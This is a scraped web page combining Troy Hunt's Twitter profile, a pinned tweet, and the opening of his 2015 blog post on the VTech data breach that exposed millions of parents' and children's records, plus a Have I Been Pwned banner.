Microsoft MVP for Developer Security, Pluralsight author and international speaker. Online security, technology and “The Cloud”. Creator of @haveibeenpwned.

Australia
troyhunt.com
Joined April 2008

2,602 Photos and videos

Tweets Tweets & replies Photos & videos

Pinned Tweet

Troy Hunt @troyhunt · Nov 27

Here's the massive breach I've been working on - 4.8M parents... and 227k kids from VTech: troyhunt.com/2015/11/when-c ...


Troy Hunt: When children are breached – inside the...
I suspect we're all getting a little bit too conditioned to data breaches lately. They're in the mai...
troyhunt.com

337 147

Troy Hunt @troyhunt · 2h

Just paid for another year of

http://www.troyhunt.com/



troyhunt.com

Observations, musings and conjecture about the world of software and technology

When children are breached – inside the massive VTech hack

Saturday, 28 November 2015

63 Comments


I suspect we're all getting a little bit too conditioned to data breaches lately. They're in the mainstream news on what seems like a daily basis to the point where this is the new normal. Certainly the Ashley Madison debacle took that to a whole new level, but when it comes to our identities being leaked all over the place, it's just another day on the web.

Unless it's our children's identities, that's a whole new level.

When it's hundreds of thousands of children including their names, genders and birthdates, that's off the charts. When it includes their parents as well – along with their home address – and you can link the two and emphatically say "Here is 9 year old Mary, I know where she lives and I have other personally identifiable information about her parents (including their password and security question)", I start to run out of superlatives to even describe how bad that is.

This is the background on how this little device and other online assets created by VTech requested deeply personal info from parents about their families which they then lost in a massive data breach:

https://haveibeenpwned.com/



';--have i been pwned?


Check if you have an account that has been compromised in a data breach

64	246,746,687	30,928	19,931,854
